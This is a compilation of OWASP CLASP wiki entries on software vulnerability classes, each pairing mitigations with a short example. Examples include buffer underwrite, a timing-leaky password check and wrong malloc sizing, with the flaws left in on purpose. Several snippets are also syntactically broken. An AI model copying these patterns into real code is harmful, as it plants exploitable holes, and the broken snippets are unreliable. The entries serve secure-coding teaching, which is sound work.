## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Implementation: Any error should be parsed for dangerous revelations.
- Build: Debugging information should not make its way into a production release.

## DISCUSSION

The first thing an attacker may use - once an attack has failed - to stage the next attack is the error information provided by the server.

SQL Injection attacks generally probe the server for information in order to stage a successful attack.

## EXAMPLES

In Java:

```
try {  
    /.../  
} catch (Exception e) {  
    System.out.println(e);  
}
```

Here you are passing much more data than is needed.

Another example is passing SQL exceptions to a WebUser without filtering.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category>Error Handling Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:Java]]

QUEBRA

## ALLOWING PASSWORD AGING

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

Allowing password aging to occur unchecked can result in the possibility of diminished password integrity.

## CONSEQUENCES

- Authentication: As passwords age, the probability that they are compromised grows.

## EXPOSURE PERIOD

- Design: Support for password aging mechanisms must be added in the design phase of development.

## PLATFORM

- Languages: All
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Very Low

## AVOIDANCE AND MITIGATION

- Design: Ensure that password aging is limited so that there is a defined maximum age for passwords and so that the user is notified several times leading up to the password expiration.

## DISCUSSION

Just as neglecting to include functionality for the management of password aging is dangerous, so is allowing password aging to continue unchecked. Passwords must be given a maximum life span, after which a user is required to update with a new and different password.

## EXAMPLES

- A common example is not having a system to terminate old employee accounts.
- Not having a system for enforcing the changing of passwords every certain period.

## RELATED PROBLEMS

- [[Not allowing for password aging]]

[[Category:Vulnerability]]

[[Category>Password Management Vulnerability]]

[[Category:Authentication Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## BUFFER UNDERWRITE

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

A buffer underwrite condition occurs when a buffer is indexed with a negative number, or pointer arithmetic with a negative value results in a position before the beginning of the valid memory location.

## CONSEQUENCES

- Availability: Buffer underwrites will very likely result in the corruption of relevant memory, and perhaps instructions, leading to a crash.
- Access Control (memory and instruction processing): If the memory corrupted memory can be effectively controlled, it may be possible to execute arbitrary code. If the memory corrupted is data rather than instructions, the system will continue to function with improper changes, ones made in violation of a policy, whether explicit or implicit.
- Other: When the consequence is arbitrary code execution, this can often be used to subvert any other security service.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack of or misuse of mitigating technologies.

## PLATFORM

- Languages: C, C++, Assembly
- Operating Platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Implementation: Sanity checks should be performed on all calculated values used as index or for pointer arithmetic.

## EXAMPLES

The following is an example of code that may result in a buffer underwrite, should `find()` returns a negative value to indicate that "ch" is not found in `srcBuf`:

```
int main() {  
    ...  
    strncpy(destBuf, &srcBuf[find(srcBuf, ch)], 1024);  
    ...  
}
```

If the index to `srcBuf` is somehow under user control, this is an arbitrary write-what-where condition.

## RELATED PROBLEMS

- [\[\[Buffer Overflow\]\]](#) (and related issues)
- [\[\[Integer Overflow\]\]](#)
- [\[\[Signed-to-unsigned Conversion Error\]\]](#)
- [\[\[Unchecked Array Indexing\]\]](#)

[\[\[Category:Vulnerability\]\]](#)

[\[\[Category:Range and Type Error Vulnerability\]\]](#)

[\[\[Category:OWASP\\_CLASP\\_Project\]\]](#)

[\[\[Category:Implementation\]\]](#)

[\[\[Category:Code Snippet\]\]](#)

[\[\[Category:C\]\]](#)

QUEBRA

## COMPARING CLASSES BY NAME

[{{Template:Vulnerability}}](#)

[{{Template:SecureSoftware}}](#)

## OVERVIEW

The practice of determining an object's type, based on its name, is dangerous since malicious code may purposely reuse class names in order to appear trusted.

## CONSEQUENCES

- **Authorization:** If a program trusts, based on the name of the object, to assume that it is the correct object, it may execute the wrong program.

## EXPOSURE PERIOD

- Implementation: This flaw is a simple logic issue, introduced entirely at implementation time.

## PLATFORM

- Languages: Java
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Implementation: Use class equivalency to determine type. Rather than use the class name to determine if an object is of a given type, use the getClass() method, and == operator.

## DISCUSSION

If the decision to trust the methods and data of an object is based on the name of a class, it is possible for malicious users to send objects of the same name as trusted classes and thereby gain the trust afforded to known classes and types.

## EXAMPLES

```
if (inputClass.getClass().getName().equals("TrustedClassName")) {  
    // Do something assuming you trust inputClass  
    // ...  
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]



[[Category:Implementation]]

[[Category:Java]]

[[Category:.NET]]

QUEBRA

## COVERT TIMING CHANNEL

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

### OVERVIEW

Unintended information about data gets leaked through observing the timing of events.

### CONSEQUENCES

- Confidentiality: Information leakage.

### EXPOSURE PERIOD

- Design: Protocols usually have timing difficulties implicit in their design.
- Implementation: Sometimes a timing covert channel can be dependent on implementation strategy. Example: Using conditionals may leak information, but using table lookup will not.

### PLATFORM

Any

### REQUIRED RESOURCES

Any

### SEVERITY

Medium

### LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Design: Whenever possible, specify implementation strategies that do not introduce time variances in operations.
- Implementation: Often one can artificially manipulate the time which operations take or when operations occur can remove information from the attacker.

## DISCUSSION

Sometimes simply knowing when data is sent between parties can provide a malicious user with information that should be unauthorized.

Other times, externally monitoring the timing of operations can reveal sensitive data. For example, some cryptographic operations can leak their internal state if the time it takes to perform the operation changes, based on the state. In such cases, it is good to switch algorithms or implementation techniques. It is also reasonable to add artificial stalls to make the operation take the same amount of raw CPU time in all cases.

## EXAMPLES

In Python:

```
def validate_password(actual_pw, typed_pw):
    if len(actual_pw) <> len(typed_pw):
        return 0
    for i in len(actual_pw):
        if actual_pw[i] <> typed_pw[i]:
            return 0
    return 1
```

In this example, the attacker can observe how long an authentication takes when the user types in the correct password. When the attacker tries his own values, he can first try strings of various length. When he finds a string of the right length, the computation will take a bit longer because the "for" loop will run at least once.

Additionally, with this code, the attacker can possibly learn one character of the password at a time, because when he guesses the first character right, the computation will take longer than when he guesses wrong. Such an attack can break even the most sophisticated password with a few hundred guesses.

Note that, in this example, the actual password must be handled in constant time, as far as the attacker is concerned, even if the actual password is of an unusual length. This is one reason why it is good to use an algorithm that, among other things, stores a seeded cryptographic one-way hash of the password, then compare the hashes, which will always be of the same length.

## RELATED PROBLEMS

- [\[\[Storage covert channel\]\]](#)

[\[\[Category:Vulnerability\]\]](#)

[\[\[Category:Synchronization and Timing Vulnerability\]\]](#)

[\[\[Category:OWASP\\_CLASP\\_Project\]\]](#)

[[Category:Code Snippet]]

[[Category:Python]]

QUEBRA

## DELETION OF DATA-STRUCTURE SENTINEL

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

### OVERVIEW

The accidental deletion of a data structure sentinel can cause serious programing logic problems.

### CONSEQUENCES

- Availability: Generally this error will cause the data structure to not work properly.
- Authorization: If a control character, such as NULL is removed, one may cause resource access control problems.

### EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Design: Mitigating technologies such as safe-string libraries and container abstractions could be introduced.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack of or misuse of mitigating technologies.

### PLATFORM

- Languages: C, C++, Fortran, Assembly
- Operating platforms: All, although partial preventative measures may be deployed depending on environment.

### REQUIRED RESOURCES

Any

### SEVERITY

Very High

### LIKELIHOOD OF EXPLOIT

High to Very High

## AVOIDANCE AND MITIGATION

- Pre-design: Use a language or compiler that performs automatic bounds checking.
- Design: Use an abstraction library to abstract away risky APIs. Not a complete solution.
- Pre-design through Build: Compiler-based canary mechanisms such as StackGuard, ProPolice and the Microsoft Visual Studio / GS flag. Unless this provides automatic bounds checking, it is not a complete solution.
- Operational: Use OS-level preventative functionality. Not a complete solution.

## DISCUSSION

Often times data-structure sentinels are used to mark structure of the data structure. A common example of this is the null character at the end of strings. Another common example is linked lists which may contain a sentinel to mark the end of the list.

It is, of course, dangerous to allow this type of control data to be easily accessible. Therefore, it is important to protect from the deletion or modification outside of some wrapper interface which provides safety.

## EXAMPLES

In C/C++:

```
char *foo;
int counter;
foo=malloc(sizeof(char)*10);
for (counter=0; counter!=14; counter++) {
    foo[counter]='a';
    printf("%s\n", foo);
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## DUPLICATE KEY IN ASSOCIATIVE LIST (ALIST)

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

Associative lists should always have unique keys, since having non-unique keys can often be mistaken for an error.

## CONSEQUENCES

Unspecified.

## EXPOSURE PERIOD

- Design: The use of a safe data structure could be used.

## PLATFORM

- Languages: Although alists generally are used only in languages like Common Lisp due to the functionality overlap with hash tables an alist could appear in a language like C or C++.
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Low

## AVOIDANCE AND MITIGATION

- Design: Use a hash table instead of an alist.
- Design: Use an alist which checks the uniqueness of hash keys with each entry before inserting the entry.

## DISCUSSION

A duplicate key entry - if the "alist" is designed properly - could be used as a constant time replace function. However, duplicate key entries could be inserted by mistake. Because of this ambiguity, duplicate key entries in an association list are not recommended and should not be allowed.

## EXAMPLES

In Python:

```
alist = []
while (foo()):
    #now assume there is a string data with a key basename
    queue.append(basename, data)
    queue.sort()
```

Since basename is not necessarily unique, this may not sort how one would like it to be.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## FAILURE TO ADD INTEGRITY CHECK VALUE

{{Template:SecureSoftware}}

## OVERVIEW

If integrity check values or "checksums" are omitted from a protocol, there is no way of determining if data has been corrupted in transmission.

## CONSEQUENCES

- Integrity: Data that is parsed and used may be corrupted.
- Non-repudiation: Without a checksum it is impossible to determine if any changes have been made to the data after it was sent.

## EXPOSURE PERIOD

- Design: Checksums are an aspect of protocol design and should be handled there.
- Implementation: Checksums must be properly created and added to the messages in the correct manner to ensure that they are correct when sent.

## PLATFORM

- Languages: All
- Platforms: All

## REQUIRED RESOURCES

Network proximity: Some ability to inject messages into a stream, or otherwise corrupt network traffic, would be required to capitalize on this flaw.

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Design: Add an appropriately sized checksum to the protocol, ensuring that data received may be simply validated before it is parsed and used.
- Implementation: Ensure that the checksums present in the protocol design are properly implemented and added to each message before it is sent.

## DISCUSSION

The failure to include checksum functionality in a protocol removes the first application-level check of data that can be used. The end-to-end philosophy of checks states that integrity checks should be performed at the lowest level that they can be completely implemented. Excluding further sanity checks and input validation performed by applications, the protocol's checksum is the most important level of checksum, since it can be performed more completely than at any previous level and takes into account entire messages, as opposed to single packets.

Failure to add this functionality to a protocol specification, or in the implementation of that protocol, needlessly ignores a simple solution for a very significant problem and should never be skipped.

## EXAMPLES

In C/C++:

```
int r,s;
struct hostent *h;
struct sockaddr_in rserv,lserv;
h=gethostbyname("127.0.0.1");
rserv.sin_family=h->h_addrtype;
memcpy((char *) &rserv.sin_addr.s_addr, h->h_addr_list[0],
h->h_length);
rserv.sin_port= htons(1008);
s = socket(AF_INET, SOCK_DGRAM, 0);
lserv.sin_family = AF_INET;
lserv.sin_addr.s_addr = htonl(INADDR_ANY);
lserv.sin_port = htons(0);
r = bind(s, (struct sockaddr *) &lserv, sizeof(lserv));
sendto(s,important_data,strlen(improtant_data)+1,0,
,(struct sockaddr *) &rserv, sizeof(rserv));
```

In Java:

```

while(true) {
    DatagramPacket rp=new DatagramPacket(rData,rData.length);
    outSock.receive(rp);
    String in = new String(p.getData(),0, rp.getLength());
    InetAddress IPAddress = rp.getAddress();
    int port = rp.getPort();
    out = secret.getBytes();
    DatagramPacket sp =new DatagramPacket(out,out.length,
    IPAddress, port);
    outSock.send(sp);
}
}

```

## RELATED PROBLEMS

- [[Failure to check integrity check value]]

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## FAILURE TO CHECK WHETHER PRIVILEGES WERE DROPPED SUCCESSFULLY

{{Template:SecureSoftware}}

## OVERVIEW

If one changes security privileges, one should ensure that the change was successful.

## CONSEQUENCES

- Authorization: If privileges are not dropped, neither are access rights of the user. Often these rights can be prevented from being dropped.
- Authentication: If privileges are not dropped, in some cases the system may record actions as the user which is being impersonated rather than the impersonator.

## EXPOSURE PERIOD

- Implementation: Properly check all return values.

## PLATFORM

- Language: C, C++, Java, or any language which can make system calls or has its own privilege system.
- Operating platforms: UNIX, Windows NT, Windows 2000, Windows XP, or any platform which has access control or authentication.



## REQUIRED RESOURCES

A process with changed privileges.

## SEVERITY

Very High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Implementation: In Windows make sure that the process token has the `SeImpersonatePrivilege` (Microsoft Server 2003).
- Implementation: Always check all of your return values.

## DISCUSSION

In Microsoft operating environments that have access control, impersonation is used so that access checks can be performed on a client identity by a server with higher privileges. By impersonating the client, the server is restricted to client-level security - although in different threads it may have much higher privileges.

Code which relies on this for security must ensure that the impersonation succeeded - i.e., that a proper privilege demotion happened.

## EXAMPLES

In C/C++

```
bool DoSecureStuff(HANDLE hPipe) { {  
    bool fDataWritten = false;  
    ImpersonateNamedPipeClient(hPipe);  
    HANDLE hFile = CreateFile(...);  
    /* RevertToSelf() */  
}
```

Since we did not check the return value of `ImpersonateNamedPipeClient`, we do not know if the call succeeded.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

**FAILURE TO PROVIDE CONFIDENTIALITY FOR STORED DATA**`{{Template:SecureSoftware}}`**OVERVIEW**

Non-final public fields should be avoided, if possible, as the code is easily tamperable.

**CONSEQUENCES**

- Integrity: The object could potentially be tampered with.
- Confidentiality: The object could potentially allow the object to be read.

**EXPOSURE PERIOD**

- Implementation: This flaw is a simple logic issue, introduced entirely at implementation time.

**PLATFORM**

- Languages: Java, C++
- Operating platforms: Any

**REQUIRED RESOURCES**

Any

**SEVERITY**

Medium

**LIKELIHOOD OF EXPLOIT**

High

**AVOIDANCE AND MITIGATION**

- Implementation: Make any non-final field private.

**DISCUSSION**

If a field is non-final and public, it can be changed once their value is set by any function which has access to the class which contains the field.

## EXAMPLES

In C++:

```
public int password r = 45;
```

In Java:

```
public String r = new String("My Password");
```

Now this field is readable from any function and can be changed by any function.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## GUESSED OR VISIBLE TEMPORARY FILE

{{Template:SecureSoftware}}

## OVERVIEW

On some operating systems, the fact that the temp file exists may be apparent to any user.

## CONSEQUENCES

Confidentiality: Since the file is visible and the application which is using the temp file could be known, the attacker has gained information about what the user is doing at that time.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language or library that is not susceptible to these issues.
- Implementation: If one must use his own temp file implementation, many logic errors can lead to this condition.

## PLATFORM

- Languages: All languages which support file input and output.

- Operating platforms: This problem exists mainly on older operating systems and cygwin.

## REQUIRED RESOURCES

Any

## SEVERITY

Low

## LIKELIHOOD OF EXPLOIT

Low

## AVOIDANCE AND MITIGATION

- Requirements specification: Many contemporary languages have functions which properly handle this condition. Older C temp file functions are especially susceptible.
- Implementation: Try to store sensitive tempfiles in a directory which is not world readable i.e., per user temp files.
- Implementation: Avoid using vulnerable temp file functions.

## DISCUSSION

Since the file is visible, the application which is using the temp file could be known. If one has access to list the processes on the system, the attacker has gained information about what the user is doing at that time. By correlating this with the applications the user is running, an attacker could potentially discover what a user's actions are. From this, higher levels of security could be breached.

## EXAMPLES

In C\C++:

```
FILE *stream;
char tempstring[] = "String to be written";
if( (stream = tmpfile()) == NULL ) {
    perror("Could not open new temporary file\n");
    return (-1);
}
/* write data to tmp file */
/* ... */
_rmtmp();
```

In cygwin and some older unixes one can ls /tmp and see that this temp file exists.

In Java:

```
try {
    File temp = File.createTempFile("pattern", ".suffix");
    temp.deleteOnExit();
    BufferedWriter out = new BufferedWriter(new FileWriter(temp));
    out.write("aString");
    out.close(); }
}
```

```
catch (IOException e) { }
```

This temp file is readable by all users.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## IMPROPER CLEANUP ON THROWN EXCEPTION

{{Template:SecureSoftware}}

## OVERVIEW

Causing a change in flow, due to an exception, can often leave the code in a bad state.

## CONSEQUENCES

- Implementation: The code could be left in a bad state.

## EXPOSURE PERIOD

- Implementation: Many logic errors can lead to this condition.

## PLATFORM

- Languages: Java, C, C# or any language which can throw an exception.
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Implementation: If one breaks from a loop or function by throwing an exception, make sure that cleanup happens or that you should exit the program. Use throwing exceptions sparsely.

## DISCUSSION

Often, when functions or loops become complicated, some level of cleanup in the beginning to the end is needed. Often, since exceptions can disturb the flow of the code, one can leave a code block in a bad state.

## EXAMPLES

In C++/Java:

```
public class foo {
    public static final void main( String args[] ) {
        boolean returnValue;
        returnValue=doStuff();
    }
    public static final boolean doStuff( ) {
        boolean threadLock;
        boolean truthvalue=true;
        try {
            while(//check some condition){
                threadLock=true;
                //do some stuff to truthvalue
                threadLock=false;
            }
        } catch (Exception e){
            System.err.println("You did something bad");
            if (something) return truthvalue;
        }
        return truthvalue;
    }
}
```

In this case, you may leave a thread locked accidentally.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category>Error Handling Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## IMPROPER STRING LENGTH CHECKING

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

### OVERVIEW

Improper string length checking takes place when wide or multi-byte character strings are mistaken for standard character strings.

### CONSEQUENCES

- Access control: This flaw is exploited most frequently when it results in a buffer overflow condition, which leads to arbitrary code execution.
- Availability: Even if the flaw remains unexploited, the probability that the process will crash due to the writing of data over arbitrary memory may result in a crash.

### EXPOSURE PERIOD

- Requirements specification: A language which is not subject to this flaw may be chosen.
- Implementation: Misuse of string functions at implementation time is the most common cause of this problem.
- Build: Compile-time mitigation techniques may serve to complicate exploitation.

### PLATFORM

- Language: C, C++, Assembly
- Platform: All

### REQUIRED RESOURCES

Any

### SEVERITY

High

### LIKELIHOOD OF EXPLOIT

High

### AVOIDANCE AND MITIGATION

- Requirements specification: A language which is not subject to this flaw may be chosen.

- Implementation: Ensure that if wide or multi-byte strings are in use that all functions which interact with these strings are wide and multi-byte character compatible, and that the maximum character size is taken into account when memory is allocated.
- Build: Use of canary-style overflow prevention techniques at compile time may serve to complicate exploitation but cannot mitigate it fully; nor will this technique have any effect on process stability. This is not a complete mitigation technique.

## DISCUSSION

There are several ways in which improper string length checking may result in an exploitable condition. All of these however involve the introduction of buffer overflow conditions in order to reach an exploitable state.

The first of these issues takes place when the output of a wide or multi-byte character string, string-length function is used as a size for the allocation of memory. While this will result in an output of the number of characters in the string, note that the characters are most likely not a single byte, as they are with standard character strings. So, using the size returned as the size sent to new or malloc and copying the string to this newly allocated memory will result in a buffer overflow.

Another common way these strings are misused involves the mixing of standard string and wide or multi-byte string functions on a single string. Invariably, this mismatched information will result in the creation of a possibly exploitable buffer overflow condition.

Again, if a language subject to these flaws must be used, the most effective mitigation technique is to pay careful attention to the code at implementation time and ensure that these flaws do not occur.

## EXAMPLES

The following example would be exploitable if any of the commented incorrect malloc calls were used.

```
#include <stdio.h>
#include <strings.h>
#include <wchar.h>
int main() {
    wchar_t wideString[] = L"The spazzy orange tiger jumped " \
    "over the tawny jaguar.";
    wchar_t *newString;
    printf("Strlen() output: %d\nWcslen() output: %d\n",
    strlen(wideString), wcslen(wideString));
    /* Very wrong for obvious reasons */
    newString = (wchar_t *) malloc(strlen(wideString));
    /*
    /* Wrong because wide characters aren't 1 byte long! */
    newString = (wchar_t *) malloc(wcslen(wideString));
    */
    /* correct! */
    newString = (wchar_t *) malloc(wcslen(wideString) *
    sizeof(wchar_t));
    /* ... */
}
```

The output from the printf() statement would be:

```
Strlen() output: 0
Wcslen() output: 53
```



## RELATED PROBLEMS

- [\[\[Buffer overflow\]\]](#) (and related issues)

[\[\[Category:Vulnerability\]\]](#)

[\[\[Category:Range and Type Error Vulnerability\]\]](#)

[\[\[Category:OWASP\\_CLASP\\_Project\]\]](#)

[\[\[Category:Code Snippet\]\]](#)

[\[\[Category:C\]\]](#)

QUEBRA

## INFORMATION LEAK THROUGH CLASS CLONING

[{{Template:SecureSoftware}}](#)

## OVERVIEW

Cloneable classes are effectively open classes since data cannot be hidden in them.

## CONSEQUENCES

- Confidentiality: A class which can be cloned can be produced without executing the constructor.

## EXPOSURE PERIOD

- Implementation: This is a style issue which needs to be adopted throughout the implementation of each class.

## PLATFORM

- Languages: Java
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Implementation: Make classes uncloneable by defining a clone function like:

```
public final void clone() throws java.lang.CloneNotSupportedException {  
    throw new java.lang.CloneNotSupportedException();  
}
```

- Implementation: If you do make your classes cloneable, ensure that your clone method is final and throw `super.clone()`.

## DISCUSSION

Classes which do not explicitly deny cloning can be cloned by any other class without running the constructor. This is, of course, dangerous since numerous checks and security aspects of an object are often taken care of in the constructor.

## EXAMPLES

```
public class CloneClient  
{  
    public CloneClient()  
    //throws java.lang.CloneNotSupportedException  
    {  
        Teacher t1 = new Teacher("guddu", "22,nagar road");  
        //...// Due some stuff to remove the teacher.  
        Teacher t2 = (Teacher)t1.clone();  
        System.out.println(t2.name);  
    }  
    public static void main(String args[])  
    {  
        new CloneClient();  
    }  
}  
class Teacher implements Cloneable  
{  
    public Object clone() {  
        try { return super.clone();  
        } catch (java.lang.CloneNotSupportedException e) {  
            throw new RuntimeException(e.toString());  
        }  
    }  
    public String name;  
    public String clas;  
    public Teacher(String name,String clas)  
    {  
        this.name = name;  
        this.clas = clas;  
    }  
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Environmental Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## INVOKING UNTRUSTED MOBILE CODE

{{Template:SecureSoftware}}

### OVERVIEW

This process will download external source or binaries and execute it.

### CONSEQUENCES

Unspecified.

### EXPOSURE PERIOD

Implementation: This flaw is a simple logic issue, introduced entirely at implementation time.

### PLATFORM

Languages: Java and C++

Operating platform: Any

### REQUIRED RESOURCES

Any

### SEVERITY

Medium

### LIKELIHOOD OF EXPLOIT

Medium

### AVOIDANCE AND MITIGATION

- Implementation: Avoid doing this without proper cryptographic safeguards.

## DISCUSSION

This is an unsafe practice and should not be performed unless one can use some type of cryptographic protection to assure that the mobile code has not been altered.

## EXAMPLES

In Java:

```
URL[] classURLs= new URL[]{new URL("file:subdir/")};
URLClassLoader loader = new URLClassLoader(classURLs);
Class loadedClass = Class.forName("loadMe", true, loader);
```

## RELATED PROBLEMS

- [\[\[Cross-site scripting\]\]](#)

[\[\[Category:Vulnerability\]\]](#)

[\[\[Category:Range and Type Error Vulnerability\]\]](#)

[\[\[Category:OWASP\\_CLASP\\_Project\]\]](#)

[\[\[Category:Code Snippet\]\]](#)

[\[\[Category:Java\]\]](#)

QUEBRA

## MISINTERPRETED FUNCTION RETURN VALUE

{{Template:SecureSoftware}}

## OVERVIEW

If a function's return value is not properly checked, the function could have failed without proper acknowledgement.

## CONSEQUENCES

- Integrity: The data which was produced as a result of an improperly checked return value of a function could be in a bad state.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that uses exceptions rather than return values to handle status.

- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack, or misuse, of mitigating technologies.

## PLATFORM

- Languages: C or C++
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Low

## AVOIDANCE AND MITIGATION

- Requirements specification: Use a language or compiler that uses exceptions and requires the catching of those exceptions.
- Implementation: Properly check all functions which return a value.
- Implementation: When designing any function make sure you return a value or throw an exception in case of an error.

## DISCUSSION

Important and common functions will return some value about the success of its actions. This will alert the program whether or not to handle any errors caused by that function.

## EXAMPLES

In C/C++

```
if (malloc(sizeof(int*4) < 0 )
perror("Failure"); //should have checked if the call returned 0
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## OVERFLOW OF STATIC INTERNAL BUFFER

{{Template:SecureSoftware}}

### OVERVIEW

A non-final static field can be viewed and edited in dangerous ways.

### CONSEQUENCES

- Integrity: The object could potentially be tampered with.
- Confidentiality: The object could potentially allow the object to be read.

### EXPOSURE PERIOD

- Design through Implementation: This is a simple logical issue which can be easily remedied through simple protections.

### PLATFORM

- Languages: Java, C++
- Operating platforms: Any

### REQUIRED RESOURCES

Any

### SEVERITY

Medium

### LIKELIHOOD OF EXPLOIT

High

### AVOIDANCE AND MITIGATION

- Design through Implementation: Make any static fields private and final.

## DISCUSSION

Non-final fields, which are not public can be read and written to by arbitrary Java code.

## EXAMPLES

In C++:

```
public int password r = 45;
```

In Java:

```
static public String r;
```

This is a uninitiated static class which can be accessed without a get-accessor and changed without a set-accessor.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## PUBLICIZING OF PRIVATE DATA WHEN USING INNER CLASSES

{{Template:SecureSoftware}}

## OVERVIEW

Java byte code has no notion of an inner class; therefore inner classes provide only a package-level security mechanism. Furthermore, the inner class gets access to the fields of its outer class even if that class is declared private.

## CONSEQUENCES

- Confidentiality: "Inner Classes" data confidentiality aspects can often be overcome.

## EXPOSURE PERIOD

Implementation: This is a simple logical flaw created at implementation time.

## PLATFORM

- Languages: Java
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Implementation: Using sealed classes protects object-oriented encapsulation paradigms and therefore protects code from being extended in unforeseen ways.
- Implementation: Inner Classes do not provide security. Warning: Never reduce the security of the object from an outer class, going to an inner class. If your outer class is final or private, ensure that your inner class is private as well.

## DISCUSSION

A common misconception by Java programmers is that inner classes can only be accessed by outer classes. Inner classes' main function is to reduce the size and complexity of code. This can be trivially broken by injecting byte code into the package. Furthermore, since an inner class has access to all fields in the outer class - even if the outer class is private - potentially access to the outer classes fields could be accidentally compromised.

## EXAMPLES

In Java:

```
private class Secure(){
    private password="mypassword"
    public class Insecure(){...}
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Environmental Vulnerability]]



[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## RACE CONDITION IN SWITCH

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

### OVERVIEW

If the variable which is switched on is changed while the switch statement is still in progress, undefined activity may occur.

### CONSEQUENCES

- Undefined: This flaw will result in the system state going out of sync.

### EXPOSURE PERIOD

- Implementation: Variable locking is the purview of implementers.

### PLATFORM

- Languages: All that allow for multi-threaded activity
- Operating platforms: All

### REQUIRED RESOURCES

Any

### SEVERITY

Medium

### LIKELIHOOD OF EXPLOIT

Medium

### AVOIDANCE AND MITIGATION

- Implementation: Variables that may be subject to race conditions should be locked for the duration of any switch statements.

## DISCUSSION

This issue is particularly important in the case of switch statements that involve fall-through style case statements - i.e., those which do not end with break.

If the variable which we are switching on change in the course of execution, the actions carried out may place the state of the process in a contradictory state or even result in memory corruption.

For this reason, it is important to ensure that all variables involved in switch statements are locked before the statement starts and are unlocked when the statement ends.

## EXAMPLES

In C/C++:

```
#include <sys/types.h>
#include <sys/stat.h>
int main(argc,argv){
    struct stat *sb;
    time_t timer;
    lstat("bar.sh",sb);
    printf("%d\n",sb->st_ctime);
    switch(sb->st_ctime % 2){
    case 0: printf("One option\n");break;
    case 1: printf("another option\n");break;
    default: printf("huh\n");break;
    }
    return 0;
}
```

## RELATED PROBLEMS

- [[Race condition in signal handler]]
- [[Race condition within a thread]]

[[Category:Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## REFLECTION INJECTION

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

Reflection injection problems are a subset of injection problem, in which external input is used to construct a string value passed to class reflection APIs. By manipulating the value an attacker can cause unexpected classes to be loaded, or change what method or fields are accessed on an object.

## CONSEQUENCES

- Access control: Reflection injection allows for the execution of arbitrary code by the attacker.

## EXPOSURE PERIOD

